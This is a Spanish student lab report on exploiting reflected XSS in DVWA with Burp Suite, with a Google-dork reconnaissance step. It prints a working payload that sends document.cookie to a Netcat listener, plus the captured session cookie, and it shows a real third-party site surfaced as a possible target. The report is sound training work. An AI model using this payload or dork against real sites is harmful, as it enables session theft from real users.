

## PROYECTO DE CIBERSEGURIDAD – SIMULACIÓN DE ATAQUE XSS + OSINT

---

### ⭐ Objetivo del proyecto:

Simular un ataque de tipo XSS reflejado en un entorno controlado (DVWA), interceptar y modificar peticiones con Burp Suite, y realizar una explotación avanzada para capturar cookies de sesión de la víctima, incluyendo además una fase previa de reconocimiento mediante OSINT.

---

### Herramientas utilizadas:

- Kali Linux (máquina virtual)
  - Docker (para montar DVWA)
  - DVWA (Damn Vulnerable Web Application)
  - Burp Suite Community Edition
  - Firefox con proxy
  - Netcat
  - Google Dorks (para OSINT)
- 

### Paso a paso del proyecto

#### 1. Preparación del entorno

- Actualización del sistema:  
`sudo apt update && sudo apt upgrade -y`

Instalación y activación de Docker:

```
sudo apt install docker.io -y  
sudo systemctl enable docker
```

- `sudo systemctl start docker`

```
(kali㉿kali)-[~]
└$ sudo apt install docker.io
Installing:
  docker.io

Installing dependencies:
  containerd    libcompe1      libproc-processtable-perl  runc
  criu         libintl-perl    libsort-naturally-perl   tini
  docker-buildx libintl-xs-perl needrestart
  docker-cli    libmodule-find-perl python3-pycriu

Suggested packages:
  containernetworking-plugins  cgroupfs-mount  xfsprogs
  docker-doc                  debootstrap    zfs-fuse
  aufs-tools                 rinse          | zfsutils-linux
  btrfs-progs                rootlesskit
```

Summary:

Upgrading: 0, Installing: 15, Removing: 0, Not Upgrading: 1236  
Download size: 81.4 MB  
Space needed: 335 MB / 63.2 GB available

Continue? [Y/n] y  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 runc amd64 1.1.15+ds1-2+b3 [3,229 kB]  
2% [1 runc 2,451 kB/3,229 kB 76%] 319 kB/s 4min 7s

```
(kali㉿kali)-[~]
└$ sudo systemctl enable docker
sudo systemctl start docker

Synchronizing state of docker.service with SysV service script with /usr/lib/
systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

(kali㉿kali)-[~]
└$ ss
```

## 2. Montaje de DVWA

- Descarga de la imagen:  
sudo docker pull vulnerabilities/web-dvwa
- Ejecución:  
sudo docker run -d -p 80:80 vulnerabilities/web-dvwa

```
[kali㉿kali)-[~]
└─$ sudo docker pull vulnerables/web-dvwa
Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337da
a7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
docker.io/vulnerables/web-dvwa:latest
```


```
[kali㉿kali)-[~]
└─$ ss
```

```
[kali㉿kali)-[~]
└─$ sudo docker run -d -p 80:80 vulnerables/web-dvwa
1b07fb44f7047de8c8b253cdf2772a09b9be91f2385d772cf0909ec75aaa7702
```


```
[kali㉿kali)-[~]
└─$
```

### 3. Configuración del navegador y Burp Suite

- Firefox con proxy 127.0.0.1:8080
- Instalación del certificado de Burp en Firefox
- Proxy Listener activado en Burp



certificado:



#### 4. Fase OSINT (reconocimiento)

- Uso de Google Dorks:  
inurl:"search.php?q="" "powered by PHP"
- Simulación ética de búsqueda de posibles objetivos vulnerables a XSS

Ejemplo:

The screenshot shows a browser window with several tabs open, including 'Kali Linux', 'New Tab', 'Kali Linux', 'Vulnerability: Reflected C...', 'Wireless Waffle - A whole spectrum of radio related rubbish', and another 'Kali Linux' tab. The main content is a search results page for 'wirelesswaffle.com/search.php?q=itu+forecast+model'. The page features a large 'WIRELESS WAFFLE' logo at the top. On the left, there's a sidebar with links like 'Home', 'Contact Me', and 'Stats'. The main content area contains search results for 'Mobile Spectrum Demand: The Last Word?'. Below the search results, there's a section titled 'Search Results' with a sub-section for 'Search results for itu forecast model:'.

The screenshot shows the Burp Suite interface. The 'Intercept' tab is selected. In the 'HTTP history' tab, there are two entries: one from 'tootodeej.nl' and another from 'wiels.nl'. The 'HTTP history' tab has columns for 'Time', 'Type', 'Direction', 'Method', and 'URL'. The 'Status code' and 'Length' columns are also visible. The 'Request' column shows the raw HTTP request data.

## 5. Ejecución del ataque XSS (reflected)

- Inyección en DVWA (Reflected XSS):  
<script>alert('XSS funcionando')</script>
- Confirmación de ejecución en el navegador

**Escribimos lo que queramos y le damos a submit. Luego en el burpsuite veremos como interceptamos la petición. Luego, le inyectamos el código.**

The screenshot shows the DVWA application running on '127.0.0.1'. The URL in the browser is 'http://127.0.0.1/vulnerabilities/xss\_r/?name=hola como estas'. The DVWA interface has a 'Vulnerability: Reflected Cross Site Scripting (XSS)' page with an input field containing 'hola como estas'. Below the DVWA interface, the Burp Suite interface is shown. It has a 'Request' tab with several captured requests. One request is highlighted, showing the injected payload 'hola como estas' in the 'Selected text' field of the 'Inspector' tool. The 'Decoded frame' field also shows the same payload.

Request

```

1 GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%20funciona%27%29%3C%2Fscript%3E HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/vulnerabilities/xss_r/?name=
9 Cookie: PHPSESSID=ruqj7pmek5t9ksc9rfp8l7; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: 0
16
17

```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 2

Request headers: 14

Response

OK

### script para injectar:

`%3Cscript%3Ealert%28%27XSS%20funciona%27%29%3C%2Fscript%3E HTTP/1.1`

## 6. Ataque avanzado: robo de cookies

- Lanzamiento del listener:  
sudo nc -lvp 4444
- Payload XSS codificado:  
`%3Cscript%3Enew%20Image().src%3D%22http%3A//10.0.2.15%3A4444%3Fcookie%3D%22%2Bdocument.cookie%3C/script%3E`
- Petición enviada con Burp Suite → navegador ejecuta script → Netcat recibe la cookie:  
GET /?cookie=PHPSESSID=xxxxx; security=low HTTP/1.1

```
1f7aa9cb117686340e96b6be5c592b77d7c6715e38850269
└─(kali㉿kali)-[~]
└─$ sudo nc -lvpn 4444
listening on [any] 4444 ...
```

127.0.0.1/vulnerabilities/xss\_r/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? nacho prueba robo de cookies Submit

Burp Suite Community Edition v2025.1.1 - Temporary Project

Intercept Target Proxy Intruder Repeater View Help

Dashboard HTTP history WebSockets history Match and replace ⚙️ Proxy settings

Request to http://127.0.0.1:80 ⚙️ Open browser ⚙️ ⚙️

Time	Type	Direction	Method	URL	Status code	Length
15:51:16 May...	HTTP	→ Request	GET	http://127.0.0.1/vulnerabilities/xss_r/?name=nacho%20prueba%20de%20cookies		

**Request**

Pretty Raw Hex

```
1 GET /vulnerabilities/xss_r/?name=nacho%20prueba%20de%20cookies HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
```

Inspector

Burp Suite Community Edition v2025.1.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

Intercept HTTP History WebSockets history Match and replace ⚙️ Proxy settings

Request to http://10.0.2.15:4444/cookie=PHPSESSID=ed93dmq49n4at7am1fud9qs2u0;%20security=low ⚙️ Open browser ⚙️ ⚙️

Time	Type	Direction	Method	URL
15:54:00 16 May...	HTTP	→ Request	GET	http://10.0.2.15:4444/cookie=PHPSESSID=ed93dmq49n4at7am1fud9qs2u0;%20security=low

```
(kali㉿kali)-[~]
$ sudo nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 36004
GET /?cookie=PHPSESSID=ed93dmq49n4at7am1fud9qs2u0;%20security=low HTTP/1.1
Host: 10.0.2.15:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Priority: u=5, i
```

## 7. Defensa (opcional)

- Cambio de nivel de seguridad en DVWA a "High"
- El script deja de ejecutarse correctamente (es filtrado)

Una vez que nuestro entorno tenga un nivel de seguridad alto, no podremos hacer el ataque XSS.

The screenshot shows a Kali Linux desktop environment. In the center, a web browser displays the DVWA application with a reflected XSS alert. Below it, the DVWA navigation menu is visible. To the right, a Burp Suite interface is open, showing an intercept session with a captured request and response. The Burp Suite status bar indicates 'Logging of out-of-scope Proxy traffic is disabled'.

## Evidencias del proyecto:

- DVWA funcionando
- Peticiones interceptadas en Burp
- Payload injectado
- Alerta XSS visible
- Cookie robada en Netcat
- Configuración del proxy
- Búsquedas OSINT

---

### **Dificultades encontradas:**

- En este proyecto me he encontrado con ciertos problemas que en mi caso fueron difíciles de resolverlos, debido a que el burpsuite es un programa nuevo y me costó aprender cómo funciona. Además, de que usaba una maquina virtual kali recién instalada, sin nada configurado, haciendo así que tenga unos problemas con el proxy del navegador y con la instalación del DVWA. Todos estos problemas, resultaron ser algo que le ha pasado a mucha mas gente, así que decidí buscar entre foros pudiendo así solucionar todo
- 

### **Conclusión:**

- Este proyecto demuestra cómo una vulnerabilidad de tipo XSS reflejado puede ser explotada para realizar ataques reales como robo de cookies y suplantación de identidad. Se utilizó una metodología ética, herramientas profesionales y se completó el ciclo de reconocimiento, ataque y defensa.

### **Uso que se podría hacer de lo aprendido en un entorno real**

Lo que he aprendido me puede ayudar a:

- Detectar y prevenir vulnerabilidades XSS en aplicaciones reales.
- Realizar auditorías de seguridad web utilizando herramientas como Burp Suite.
- Configurar entornos seguros para realizar pentesting o formación.
- Comprender cómo piensa un atacante para poder defender mejor las aplicaciones.
- Colaborar en equipos de seguridad informática dentro de empresas o administraciones públicas.